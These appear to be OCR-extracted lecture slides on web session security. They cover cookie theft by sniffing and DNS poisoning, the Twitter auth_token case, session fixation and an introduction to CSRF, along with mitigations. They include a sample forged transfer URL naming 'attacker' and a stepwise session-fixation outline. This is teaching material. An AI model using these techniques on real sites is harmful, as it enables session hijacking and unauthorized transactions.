- **Sniff** the network
  - HTTP vs. HTTPS / mixed content
- **DNS cache poisoning**
  - Trick the user into thinking you are Facebook
  - The user will send you the cookie

Network-based attacks

Can also steal by guessing

- Session cookies should not be guessable
- Their values should be large random values
- What about their names?

Mitigating Hijack

- Sad story: **Twitter** (2013)
- Uses one cookie (**auth_token**) to validate user
  - Function of username, password
- *Does not change* from one login to the next
- *Does not become invalid* when the user logs out
- Steal this cookie once, works until pwd change
- **Defense**: **Time out** session IDs and **delete** them once the session ends

http://packetstormsecurity.com/files/119773/twitter-cookie.txt

Mitigating cookie security threats

- Cookies must not be easy to guess
  - Must have a sufficiently long and random part
- Time out session ids and delete them once the session ends

IP address as session cookies?


- IP addresses are not good session cookies
- A session can use different IP addresses
  - Moving between WiFi network and 3G network
  - DHCP renegotiation
- Different sessions can use the same IP address
  - Differrent machines behind the same NAT box (NAT: Network Address Translation)
  - Different clients on the same machine (quaint?)

Session fixation attack

Session elevation

- Recall: Cookies used to store session token
- Shopping example:
  - Visit site anonymously, add items to cart
  - At checkout, log in to account
  - Need to elevate to logged-in session without losing current state


GET request (main page)
set token Z (anonymous session)
GET request (product page), token Z
Browser
Web server


Browser
Web server
GET request (main page)
set token Z (anonymous session)
GET request (product page), token Z
POST request (do-login), token Z,
username, password
check credentials
elevate token Z to logged-in session
POST request (checkout)
token Z (logged-in)

Session fixation attack


1. Attacker gets anonymous token for site.com

2. Send URL to user with attacker's session token

3. User clicks on URL and logs in at site.com
   - Elevates attacker's token to logged-in token

4. Attacker uses elevated token to hijack session

Session fixation attack



https://www.owasp.org/index.php/Session_fixation

Easy to prevent

- When elevating a session, always use a new token
  - Don’t just elevate the existing one
  - New value will be unknown to the attacker


Cross-Site Request Forgery (CSRF)

URLs with side effects

http://bank.com/transfer.cgi?amt=9999&to=attacker

- GET requests often have **side effects on server state**
  - Even though they are not supposed to
- What happens if
  - the **user is logged in** with an active session cookie
  - a **request is issued for the above link?**
- How could you get a user to visit a link?

Exploiting URLs with side-effects

